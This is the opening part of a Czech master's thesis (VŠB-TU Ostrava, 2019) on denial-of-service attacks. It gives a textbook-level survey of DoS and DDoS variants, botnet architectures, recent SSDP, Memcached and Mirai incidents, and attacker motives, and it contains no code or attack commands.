VŠB – Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Nástroje podporující útoky typu odepření služby

Tools Supporting Denial of Service Attacks

2019 Bc. Lukáš Stromský

VŠB - Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Zadání diplomové práce

Student:	**Bc. Lukáš Stromský**
Studijní program:	N2647 Informační a komunikační technologie
Studijní obor:	1801T064 Informační a komunikační bezpečnost
Téma:	Nástroje podporující útoky typu odepření služby Tools Supporting Denial of Service Attacks
Jazyk vypracování:	čeština

Zásady pro vypracování:

Práce se bude skládat z teoretické a praktické části. V rámci teoretické části provede student průzkum trhu, na základě kterého vyhodnotí aktuální stav v oblasti DOS útoků (denial of service – odepření služby). Student by měl uvést příklady provedených DOS útoků a vyhodnotit jejich dopad. V rámci teoretické části by se měl student zaměřit i na způsoby obrany proti DOS útokům, což je zároveň spojeno s identifikací legitimního a škodlivého provozu. V praktické části pak student provede implementaci nástroje, který bude schopen provádět DOS útoky. Bylo by vhodné, aby student využil několika typů útoků a jejich účinnost demonstroval na připraveném virtuálním stroji.

Hlavní body zadání:
1. Rešerše aktuálního stavu na poli IT bezpečnosti vzhledem k DOS útokům.
2. Popis možností způsobu obrany vůči DOS útokům.
3. Příprava prostředí pro provádění DOS útoků. Aktuální obraz operačního systému, který obsahuje všechny potřebné služby, kterou budou napadány.
4. Implementace nástroje, který bude obsahovat různé typy DOS útoků.
5. Otestování jednotlivých útoků a diskuze výsledků.

Seznam doporučené odborné literatury:

[1] Antonio Aquilina, D/DoS: Denial of Service Attacks, CreateSpace Independent Publishing Platform 2016, ISBN:978-1530026883
[2] S.V. Raghavan, E Dawson, An Investigation into the Detection and Mitigation of Denial of Service (DoS) Attacks: Critical Information Infrastructure Protection, Springer 2011, ISBN:978-8132202769

Formální náležitosti a rozsah diplomové práce stanoví pokyny pro vypracování zveřejněné na webových stránkách fakulty.

Vedoucí diplomové práce: **prof. Ing. Ivan Zelinka, Ph.D.**

Datum zadání: 01.09.2017

Datum odevzdání: 30.04.2019

doc. Ing. Jan Platoš, Ph.D.
vedoucí katedry

prof. Ing. Pavel Brandštetter, CSc.
děkan fakulty

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

V Ostravě 29. dubna 2019

Skromský

.....

Souhlasím se zveřejněním této práce dle požadavků čl. 26, odst. 9 Studijního a zkušebního řádu pro studium v magisterských programech VŠB-TU Ostrava.

V Ostravě 29. dubna 2019 .....

Rád bych poděkoval za konzultaci panu Ing. Janu Plucarovi, Ph. D. Nadále všem, především rodině, blízkým a hlavně kamarádům, bez kterých bych tuto práci neudělal.

Abstrakt

Odepření služby je v současne době jedním z nejúčinnějších útoků s cílem přehltit internetovou službu. Při minimálním dopadu dochází pouze ke zpomalení služby, avšak rozsáhlejší účinky mohou vést k znepřístupnění služby uživatelům. Cílem diplomové práce je popsat útok za účelem odepření internetové služby a možné způsoby, jak se proti nim bránit. Dalším cílem práce je implementace nástroje, který bude generovat některé z typů útoků DoS. Veškeré testování bude prováděno pouze na předem připravených virtuálních strojích.

Klíčová slova: Odepření služby, Distribuované odepření služby, Kyberbezpečnost, Malware, Boti

Abstract

Denial of Service is currently one of the most powerful attacks to overwhelm the internet services. With minimal impact, there is only a slowing down of the service, but more extensive effects can lead to unavailability of the service to users. The aim diploma thesis is to describe an attack in order to deny internet service and possible ways to defend it against it. Another goal is to implement a tool that will generate some of the DoS attacks. All testing will only be performed on pre-built virtual machines.

Key Words: Denial of Service, Distributed Denial of Service, Cybersecurity, Malware, Bots

Obsah

Seznam použitých zkratek a symbolů

ACK	–	Acknowledgement
ACL	–	Access list
ANN	–	Artificial neural networks
API	–	Application programming interface
AS	–	Autonomous system
ASN	–	Autonomous system number
BGP	–	Border gateway protocol
C&C	–	Command & Conquer
CPU	–	Central processing unit
DDoS	–	Distributed denial of service
DNS	–	Domain name server
DoS	–	Denial of service
FTP	–	File transfer protocol
GPU	–	Graphics processing unit
HIDS	–	Host-based intrusion detection system
HTTP	–	Hypertext transfer protocol
ICMP	–	Internet control message protocol
IDMS	–	Intelligent DDoS mitigation systems
IDS	–	Intrusion setection systems
IIS	–	Internet information services
IoT	–	Internet of Things
IP	–	Internet protocol
IPS	–	Intrusion prevention systems
IPv6	–	Internet protocol version 6
IRC	–	Internet relay chat
ISO/OSI	–	International Organization for Standardization
IT	–	Information technology
MMS	–	Multimedia message service
MS	–	Microsoft
MTU	–	Maximal transfer unit
NIDS	–	Network intrusion detection system
NTP	–	Network time protocol
P2P	–	Peer to peer
RAM	–	Random access memory
RDDoS	–	Distributed reflection denial of Service
RFC	–	Request for comments

RMON	–	Remote network monitoring
RPF	–	Route packet forwarding
SDN	–	Software defined network
SIP	–	Session initiation protocol
SMS	–	Short message service
SNMP	–	Simple netwrok management protocol
SQL	–	Structured query language
SSDP	–	Simple service discovery protocol
SSH	–	Secure shell
TCP	–	Transmission control protocol
TOR	–	The onion routing
TTL	–	Time to live
UDP	–	User datagram protocol
USA	–	United State of America
VIP	–	Very important person
Wi-Fi	–	Wireless fidelity

Seznam obrázků

Seznam tabulek

Seznam výpisů zdrojového kódu

1 Úvod

Populace je v dnešní době stále závislejší na internetu a jím poskytovaných službách. Mezi tyto služby patří co nejrychlejší dostupnost informací, internetbanking, e-mailové služby, sociální sítě, apod. Na internetu se postupně objevují novější a sofitikovanější hrozby, díky čemuž se zvyšuje zájem o takzvanou kyberbezpečnost, což je bezpečnost v tomto virtuálním světě. Počet útoků, ať se jedná o malware, ransomware nebo nedostupnost služeb a další, poslední roky exponenciálně zrostly.

Dostupnost a stabilita webové či internetové služby je prioritou každého poskytovatele služeb. Mezi ty řadíme například různé servery, webové stránky, e-mailové klienty nebo hlasové SIP aplikace, avšak nemusí se jednat pouze o vzdálenou službu, ale může to být taky například lokální Wi-Fi síť. Jedním z bezpečnostních rizik těchto služeb je útok Denial of Service (dále jen „DoS“), ketrý způsobí zpomalení, nebo dokonce celkový výpadek služby nebo počítače (serveru) po určitou dobu. Čím delší je doba výpadku, tím větší je škoda pro poskytovatele. Škodou je finanční škoda, ale i poškození dobrého jména. Tento útok byl ještě před lety celkem přehlížen, protože z pohledu útočníků se jevil nezajímavým a většinou z něj nebyl žádný zisk. Ovšem i tento útok postupem času začal být sofistikovanější, když útočníci přišli s efektivnějším provedením DoS útoku, takzvaným Distributed Denial of Serice (dále jen „DDoS“). Tento vylepšený DoS útok využívá většího množství zdrojů pro distribuované zasažení cíle. V dnešní době jsou již tyto útoky vedeny cíleně a dokážou způsobit nemalé škody, například v ekonomické, politické nebo vzdělávací sféře. Útočníci následně požadují výkupné, pokud útok neprovádějí z jiných důvodů. Obrana proti odmítnutí služby a proti všem kybernetickým útokům je složitá a nejspíš nikdy nebude plně účinná. Na dnešním trhu se objevují firmy, které provozují ochranu proti DoS útokům v realném čase. Dokážou také vytvořit algoritmy a pravidla proti známým nebo již provedeným útokům, nicméně na nové typy útoků musí rychle reagovat. DoS a DDoS jsou aktuálním problémem kybernetické bezpečnosti po celém světě. Tato diplomová práce vzniká za účelem popisu tohoto problému, k čemuž poslouží i implementace nástroje, který bude simulovat různe typy útoku za účelem znepřístupnění služby.

Diplomová práce se skládá z teoretické a praktické části. V rámci teoretické části je provedena rešerše aktuálního stavu v oblastí DoS útoků, rozdělení a popis funkce daných DoS útoků. Jsou zde uvedeny příklady provedených DoS útoků a ukázán jejich dopad. Tato část je zaměřena i na způsoby obrany proti těmto útokům. Praktická část je následně zaměřena na implementaci nástroje, který bude schopen provádět vybrané typy DoS útoků. Veškeré útoky jsou demonstrovány na připravným aktualních virtuálních strojích. Závěrečným výstupem této práce je nástroj, jenž je schopen generovat DoS útok. Výsledkem je taktéž vyhodnocení těchto útoků.

Nasazení softwarově definonovaných sítí (SDN)[4] se potýkalo s některými kritickými problémy

zabezpečení a s útoky na infrastrukturu. Jedním takovým útokem je DoS útok, kde útočník zaplavuje velké množství paketů, aby spustil masivní chyby. Tento útok může vyčerpat zdroje různých komponent infrastruktury SDN, včetně vyrovnávací paměti, šířku pásma řídicího kanálu a procesorové řadiče. Dalším rizikovým prostředím pro útoky DoS je cloudové prostředí[5], které v dnešní době zahrnuje infrastrukturu pro průmysl a podniky.

V současné době se problematika útoků a obrany zabývá hlavně systémem Internetu věcí (IoT)[6], především útoky na její uzly. Útok je skrytý a neexistuje žádná účinná ochrana. Článek [7] o návrhu útoku SlowDrop, který se řadí mezi tzv. „pomalé“ útoky, je charakterizován legitimním chováním a je schopný cílit na různé protokoly a systémové služby, především na Microsoft IIS. Píše se zde také o návrhu obranného mechanismu založeného na extrakci podpisů, statické analýze síťového provozu, klastrování nebo strojovém učení.

Dalším zajímavým útokem se jeví naslepo vedený DoS útok na webovou aplikaci API[8]. Naslepo vedený útok je typ hybridního útoku cíleného jak na aplikaci, tak na síťovou infrastrukturu. Přesněji v tomto útoku aplikace poskytuje uživateli API k načtení dat, například API, které vrací data uživatelů do webové aplikace, nebo rozhraní API, které vrací zprávy a aplikace může následně odeslat velký objem dat.

Proti DDoS útokům na aplikační vrstvu[3] se lze bránit mechanismy na straně serveru. Proti reflekčním a amplifikačním útokům na protokoly jako je DNS se lze bránit technikou Detektor amplifikačních DNS útoků. Mechanismus Štít DDoS[9], je založen na charakteristice HTTP, je detekován použitím statistických metod. Nebo hybridní technikou obrany, kde je spolupráce stran klient-server. V kontextu obrany je cílem detekovat a zmírnit známé a neznámé útoky DDoS v reálném čase. Byl využit algoritmus umělé neuronové sítě (ANN) k detekci útoků DDoS založených na specifických charakteristických vlastnostech (vzorcích), které oddělují útoky DDoS od skutečného provozu. Jedním z bezpečnostních preventivních opatření je analýza pomocí několika filtračních technik[10], kdy se rozebírají jejich výhody a nevýhody. Toto šetření se provádí hlavně za účelem pomoci analytikům zvolit nejvhodnější mechanismus pro obranu, aby splňoval jejich bezpečnostní požadavky. Některé varianty využívají flexibilitu protokolů aplikační vrstvy k zastínění skutečného škodlivého provozu. Pro spolehlivou identifikaci existuje formální model[11] algoritmu, který odhaluje botnet ukrytý v síti a rovnou vytváří obranné řešení v reálném čase. Při obraně proti DoS může pomoci i Ethernetový přepínač, který podporuje vzdálené monitorování (RMON) a protokol SNMP[12]. SNMP lze použít k detekci útoku, jelikož poskytují informace o síťovém toku, jako je například počet a velikost bytů/paketů, využití sítě. Následně dochází ke strojovému učení, které dosahuje vysoké detekční rychlosti a nízké míry falešných poplachů na základě provozu.

2 DoS útok

Globální oblast kybernetické hrozby se stále vyvíjí, vznikají technicky sofistikovanější a také trvalejší kybernetické útoky na internetu. Jedním z těchto útoků je útok na služby provozované na síti. Jedná se o jejich odepření, tedy o to, aby tyto služby byly uživatelům nedostupné. Čím déle, tím větší to bude mít negativní dopad pro poskytovatele dané služby. Může se jednat jak o útoky za účelem poškození dobrého jména, finančního zisku, komerčních, nebo dokonce až z teroristických účelů, ale i z mnoha dalších důvodů.


Historicky postačil pouze jednoduchý útok, kdy útočník z jednoho stroje poslal záplavu paketů na jeden systém (oběť). Avšak tyto jednoduché útoky byly po krátkém čase neúčinné, proto byly zefektivněny distribucí více útočníků, ať už si toho byli vědomi, nebo ne. V dnešní době, i když se mluví o útocích odepření služby, tak je tím prakticky myšleno distribuovaný útok.

2.1 Základní pojmy

Útok odepření služeb (DoS) je považován za jeden z nejnebezpečnějších útoků ve světě počítačů. Cílem útoku DoS je přetížení a zhroucení důležitých sítí tím, že jej zaplaví nadbytečným provozem. Prostřednictvím útoku DoS se útočníci snaží zabránit oprávněným uživatelům k přístupu k různým datům nebo službám, jako jsou e-maily, přístup k webům atd. Během tohoto procesu odesílá útočník na server velký počet požadavků na konkrétní služby.[1] Servery jsou omezeny kapacitou příchozích požadavků, šířkou pásma nebo vytížením zdrojů, jako je výkon CPU, GPU nebo paměť RAM. Vyčerpáním těchto zdrojů je taky možné využití chyby. Během útoku DoS má server náročné zpracování tolika požadavků najednou. Legitimní uživatelé se kvůli tomu nemusejí dostat k požadovaným službám. V žádném případě se nejedná o ovládnutí dané služby, ale pouze o její zpomalení, až znepřístupnění. Avšak ne vždy, kdy je služba nedostupná nebo zpomalená, se musí jednat automaticky o DoS útok. Zde je popsán útok DoS a jeho varianty:

- **Denial of service (DoS):** Nejjednodušší útok na oběť. Probíhá pouze z jednoho zařízení na jeden cíl. V překladu do češtiny je to odmítnutí služby. Ovšem zkratkou DoS jsou v dnešní společnosti brány všechny typy útoků Denial of Service.
- **Distributed Denial of Service (DDoS):** Na rozdíl od útoků DoS, kde se útočí pouze z jednoho zařízení, distribuováný DoS je založen na útoku z většího množství zařízení najednou. Tento útok probíhá za pomocí botů, taky nazývaných jako *zombies*. Síť těchto botů se nazývá Botnet. Stačí, aby útočník poslal příkaz na tyto boty, a ty následně začnou útočit na jeden cíl.

Rozlišujeme tři typy útoků:



Obrázek 1: Jednoduchý DoS útok.

- aplikační,
- protokolové,
- volumetrické.


Volumetrické útočí na kapacitu sítě zahlcením paketů, čímž brání legitimním uživatelům v připojení.

Protokolové jsou náchylné k útokům, které využívají vlastnosti protokolu samotného, jako jsou doba čekání nebo tabulka připojení. Útoky jsou většinou směřovány na služby, jako je například webový server. Tyto typy útoků se zaměřují na zranitelnost systémů, které způsobují, že jsou vyčerpány systémové prostředky jako RAM, místo na disku, dosažení limitu síťové karty, využití aplikace atd.

Aplikační útok naopak od volumetrických útoků nemusí být z hlediska objemu dat významný. Obvykle se útočí na některou ze známých slabin cílového prostředí, jejíž zneužití vede k pádu aplikačního serveru, nebo k jeho přetížení.

Útoky na aplikaci jsou vybírány hned z několika důvodů. Směřují na aplikace a protokoly, které zahrnují atributy příhodné pro odmítnutí služby. Způsoby jsou velice sofistikované a při útoku není potřeba takového množství útočníků jako například při útoku na síťovou infrastrukturu. Další výhodou tohoto útoku je fakt, že útok prakticky splývá s normálním provozem, a je proto těžké ho odhalit. Výsledkem je pak opět nedostupná služba.

- **Distributed Reflection Denial of Service (DRDoS):** Tento útok na rozdíl od klasických DDoS využívá jedno MASTER zařízení a malý počet SLAVE zařízení, která vysílají požadavek s podvrženou IP adresou oběti na botnet zařízení. Tato zařízení odpoví, ale na místo, aby odpovídal na dotaz útočníka, začne odpovídat na podvrženou adresu, čímž se útok znásobí.



Obrázek 2: Distribuovaný DoS útok.

- **Ransom Denial of Service (RDoS):** Jedná se o DDoS útoky s jediným účelem, a to účelem peněžního zisku. Ještě před spuštěním útoku útočníci rozesílají elektronickou poštou nebo přes sociální sítě varování s datem a časem útoku a žádají o výkupné. Jako varování útočníci zahájí výhrůžný ukázkový útok na oběť.


- **Botnet:** Je to již zmíněná síť botů, kteří jen vyčkávají na rozkaz k zaútočení. Tito boti jsou ovládáni malwarem, jenž zařízení infikuje a dále je pak pomocí něj ovladáno. Většinou se tento malware dokáže šířit a zvětšovat tak botnet.

2.2 Botnet

Botnet nepochybně představuje potenciální hrozbu pro bezpečnost každého uživatele a každého zařízení připojeného k internetu. Velký počet zařízení pod kontrolou jednoho MASTER zařízení se nazývá botnet. Velikost botnetu se pohybuje v rozmezí sítě tisíce zařízení až po více než miliony počítačů. V dnešní době představuje botnet vážnou hrozbu pro společnost, neboť roste a šíří se alarmujícím tempem.[2] Síť botnet pracuje na bázi C&C (Command and Control), kde C&C server je ten, který dáva rozkazy svým botům. Botnet dělíme do pěti kategorií:

1. **Botnet založený na IRC -** IRC je tradiční režim C&C modelu, který je využíván od roku 1993. IRC model botnetu používá model push-style. Zahrnuje autentizaci botů následovaných běžnou chatovou zprávou odeslanou botmasterem. Ta se skládá z příkazů, které mají být přijaty a provedeny boty.

2. **Botnet založený na HTTP -** mnoho IDS nebo firewallů umožňuje, aby jimi procházel protokol HTTP, který obrátil pozornost botmasterů k těmto botnetům. Umožňuje botovu komunikaci, která se snadno kombinuje s obrovským objemem legitimního provozu. Tyto botnety také používají protokolové tunelování k maskování komunikace C&C. Vzhledem




Obrázek 3: Schéma botnet sítě.

k neschopnosti firewallů odfiltrovat provoz protokolu IPv6 využívá botmaster tuto komunikaci k vynechání bezpečnostních opatření. Podle společnosti Symantec se v roce 2014 stalo nejlepšímy botnety tvořené právě na základě HTTP.

3. **Botnet založený na bázi TOR -** pro zlepšení skrytí centralizované architektury botmasteři využívali vylepšenou techniku s využitím TOR sítě ke snížení detekovatelnosti C&C serveru. S využitím TOR sítě může uživatel snadno obelstít provozní analyzátor pomocí tajné lokace C&C serveru a zašifrovaného směrovacího systému. Přestože je efektivní, je zranitelný v souvislosti s korelací provozu.

4. **Sociální botnet -** sociální sítě se staly součástí každodenního života. Sociální bot je systém nebo software, který ovládá odcizený nebo falešný účet na cílové sociální síti a provádí základní činnosti jako každý jiný uživatel. Například odesílání stavu, falešných zpráv, požadavku na přátelství atd. Kvůli takovým činnostem je sociální síť ohrožena, jelikož je zde připojen velký počet uživatelů. Je potřeba mít pouze aktivní účet a ověřenou captcha. Tyto boty je velmi obtížne detekovat v tak rozsáhlem prostředí, takže jsou jednou z mnoha vznikajicích kybernetických hrozeb v prostředí sociálních síti.

5. **Mobilní botnet -** mobilní botnety jsou takové, které se šíří prostřednictvím SMS, MMS nebo prostřednictvím jakéhokoliv média, které infikují. Zneužívají zranitelnosti chytrých telefonů a přeměňují je na boty.



Obrázek 4: Schéma C&C sítě botnet.

Většina spotřebitelských zařízení IoT obsahuje tyto typy zranitelností, které jsou dále zhoršeny skutečností, že spotřebitelé zřídka uvažují o tomto bezpečnostním aspektu, případně nerozumí potřebě pravidelné aktualizace a opravy zabezpečení. S téměř 27 miliardami připojených zařízení v roce 2017 se očekává růst na 125 miliard do roku 2030[23], což je extrémně atraktivním cílem pro útočníky.

Vzhledem k tomu, že počet zařízení IoT exponenciálně neomezeně roste, očekáváme, že to půjde vidět odpovídajícím navýšením botnetů IoT. Autoři malware budou využívat malware na bázi IoT automatizovaně a rychle budou zvyšovat velikost botnetu prostřednictvím šíření červů a využití automatizovaných zranitelných míst v zařízeních orientovaných na internet. Pro organizace je důležité, aby aplikovaly správné opravy, aktualizace a anti-DDoS strategie na zmírnění jejich účinků.

2.2.1 Mechanismus botnet

Botnet síť může být buď centralizovaná, nebo decentralizovaná. To znamená, že příkazy k provedení dané operace nebo útoku jsou posílány buď z centralizovaného serveru C&C, nebo jsou boti distribuováni z jednoho na druhého. V obou případech se komunikace snaží zůstat skryta v normálním provozu[24].

V decentralizované verzi nemá botmaster plnou kontrolu nad zprávami mezi boty. Obecně vzato existuje 5 typů botnetů založených na jejich komunikačním kanále a platformě IRC, HTTP, P2P, Cloud a mobilně založené botnety[24].

IRC boti používají IRC kanály nebo protokoly ke komunikaci s jejich botmastery. Botmaster může poslat příkaz botům ve stejném kanále, který používají právě boti, což je nazýváno push mechanismem. P2PBotnet nemá hierarchii, ale všichni boti jsou C&C servery. Jakýkoliv z nich může poslat nové instrukce, které jsou pak přeposílány na boty.

Cloudoví boti se nacházejí v cloudu, který útočník získal za jiným účelem. Jednou z výhod cloudových botů je snadné a rychlé nastavení botové sítě virtuálních strojů. Dále jsou všechny

k dispozici po celou dobu a mnoho poskytovatelů cloudu nemá způsob, jak detekovat tyto boty. Mobilní botnety využívají pro komunikaci služby Bluetooth a SMS v chytrých telefonech. Používají se spíše pro shromažďování dat ze zařízení uživatelů, než pro odesílání nevyžádané pošty nebo pro útoky. IoT nabírá na popularitě a jsou velmi oblíbené mezi útočníky, protože jsou neustále online, mají výchozí hesla a neobsahují žádný antivirový software.[13]

3 Aktuální situace

Distribuované útoky odepření služby (DDoS) útočníci využívají k tomu, aby podnikli úmyslné shození webové stránky, aplikace nebo infastruktury tím, že systém zaplaví požadavky. Zaplavení požadavky je základní prvek velké části této činnosti, což jde vidět na první polovině roku 2018, kdy proběhlo přes 2,8 milionu těchto útoků. Drtivý počet útoků byl relativně menšího charakteru oproti první polovině roku 2017, kdy bylo zaznamenáno 7 útoků o velikosti větší než 300 $GB \cdot s^{-1}$. V první polovině roku 2018 bylo těchto útoku 47 a dále tento počet exponenciálně rostl. [24]. V únoru tohoto roku byla změřena špička útoku na bázi kešování paměti o velikosti terabajtů. DDoS nebyly nikdy tak inovativní, dynamické a následně opakované. Tím, jak jsou tyto útoky populární, v následujícím časovém horizontu by mohlo dojít k výrazně nebezpečnějším útokům.

V nástrojích a technikách útoku DDoS se objevila jistá inovace. Dostupnost takových vylepšených nástrojů snížila obtížnost vstupu, což způsobilo snadnější přístup pro širší spektrum útočníků k zahájení útoku DDoS. Kdysi to bylo tak, že jisté oblasti byly pravděpodobné cíle pro útok DDoS. To byly například oblasti s finančními prostředky, hraním her nebo elektronickým obchodem. Dnes se může stát každá organizace cílem útoku DDoS.

Míra ohrožení DDoS vzrostla. Namísto cíleného útoků na základě vlastních frameworků a vytvořeného malwaru, DDoS činnost nyní zahrnuje stovky tisíc, nebo až dokonce miliony obětí, které většinou slouží k zesílení útoku, nebo jako oběť poškození. Jak je naznačeno útoky pomocí SSDP protokulu, které vznikly roku 2015 a v letošním roce 2018 se znovu objevily.

3.1 Trendy DDoS útoků

Oblast DDoS je řízena řadou autorů, od malware autorů po příležitostné subjekty nabízející služby k pronájmu. Jedná se o rušnou skupinu, která neustále vyvíjí nové technologie a umožňuje novým službam využívát známých zranitelných míst, existující botnety a dobře známé techniky útoku. To vede k poněkud opakované míře výskytu, ale to neznamená, že se základní dynamika nemění. DDoS útočníci jsou trpěliví, inovativní a neustále vyvíjejí svou technologii. Občas přidají nové moduly malwaru do těch stávajících, jako v případě útoku Mirai. Také se může objevit nová zranitelnost, která se rychle objeví až ve zcela novém útoku, jako například v masivních Memcached útocích, které se odehrály tento rok. Zranitelnosti využité útokem Zero-day nezvyšuje účinnost útoků DDoS, ale napomáhají k rozšiřování botů, které slouží k budoucím útokům.

To vše přispívá k celkovému rostoucímu riziku. Takže když je v současnosti poměrně tichá situace, co se týče použití nových vektorových útoku, neznamená to, že vektorové útoky nejsou ve vývoji. Útočníci vyvíjejí moduly existujícího malwaru. Například u útoku Mirai se nadále vytvářejí varianty, většina z nich s novými vylepšenými schopnostmi, včetně odhalení schopností vniknutí do systému. Staví se na předchozích zjištěních variantách Mirai, který by šířit botnetovou síť uvnitř podniku, který má být použit k internímu narušení nebo k provedení vnitřního DDoS útoku.

Stejně jako s jakýmkoliv sektorem kybernetického zabezpečení je boj proti DoS/DDoS útokům jako bojovat s Hydrou z řecké mytologie. Přidání nového modulu nebo kusu malware do stavajícího typu útoku je podobné tomu, že se šelmě přidala další hlava. Nebo ještě hůře, staré hlavy nikdy zcela nezmizí. Například se podívejme na protokol SSDP: Jedná se o velmi opotřebovaný protokol pro zneužití odrazu/zesílení útoku. A přesto nadále vidíme jeho nasazení. Nasazení SSDP jsou využívány k útokům, které zabíjejí naivní slabé obranné techniky. Existuje také široká škála zařízení, jejichž implementace mohou být využity k dosažení vniknutí do systému.

3.1.1 SSDP


Jednoduchý protokol pro zjišťování služeb (SSDP) byl používán pro reflektivní zesílení útoků po mnoho let. Nicméně tento typ útoků získal pozornost v roce 2018 především tvrzením, že tento existující protokol představuje nový typ tažení DDoS, který může ohrozit potenciálně miliony zranitelných zařízení. Celková internetová populace obsahuje zhruba 2 miliony zařízení, která mohou odpovídat na protokol SSDP. Z toho 1,2 milionu může být manipulováno.

3.1.2 Memcached

Kampaň Memcached používala zranitelná místa v nesprávně nakonfigurovaných serverech, které následně byly spuštěny pro DDoS útoky. Proces, který trvá velmi krátký čas od počátečních zpráv až k prvnímu útoku. Je potvrzeno, že útok na reflexe měl sílu o rychlosti 1,7 $\mathrm{Tb{\cdot}s^{-1}}$, což je doposud rekordní událost v této oblasti [24]. To se odehrálo 5. března 2018, když bylo 17 000 serverů uvedených na veřejném seznamu jako zranitelné na tento typ útoku. Do konce června téhož roku zůstalo pouze 550 serverů v nebezpečí proti tomuto útoku. To ukazuje, že internetová komunita má pod kontrolou 97 % těchto serverů, což je chvályhodné. Na druhou stranu 3 % z nich zůstávají zranitelná a mohou být použita k zahájení útoků. Navíc útočníci mohou snadno použít flexibilní hostující společnosti k nasazení svých vlastních zranitelných serverů po celém světě a použít je k zahájení útoku. Skutečností je, že pokud je vynalezen nový typ DDoS, nikdy už doopravdy nezmizí.

3.1.3 MIRAI

Mirai je považovaný za revoluční pro malware, který se zaměřuje na zařízení IoT. Popularizovaný malware zasáhl po IoT po celém světě. Mirai nejprve využili útočníci k zahájení několika vysoce profilových, důsledných DDoS útoků proti různým internetovým společnostem a službám v roce 2016. 30. září 2016 byl vydán zdrojový kód Mirai. Od té doby jej autoři botnetu používají jako základ pro vytváření takových variant Mirai jako Satori, Jen a další[24]. Satori využívá vzdálený kód injekce k vylepšení kódu Mirai, zatímco Jen odstranil několik funkcí z kódu a místo toho se spoléhá na externí nástroje pro skenování a vykořisťování.



Obrázek 5: Motivace útočníků

3.2 Cíle a motivace útočníků

Typ útoku DDoS se pomalu ale jistě stává převládajícím typem hrozby útoků na služby provozované na počítačové síti. Útoky v posledních letech rapidně vzrostly jak v počtu, tak také v objemu. Trend DDoS útoků vede ke kratším útokům, ale s daleko větším objemem dat, než tomu bylo v minulosti.

Útočníci jsou primárně motivováni:

- **Finančně nebo ekonomicky -** útoky, které jsou v rámci této motivace, se považují za nejnebezpečnější útoky, jelikož se snaží o dosažení finančních výhod z útoků nebo o poškození konkurence. Často se stáva, že tento typ útoků si někdo objednává například v době velkých obchodních akcí. Tím vyřadí konkurence daný internetový obchod z provozu. Většina internetových obchodů, především těch malých, není na tento typ útoků připravená a obchod tak přichází o nemalé částky. Útočníci v takovém případě jsou vysoce zkušení.

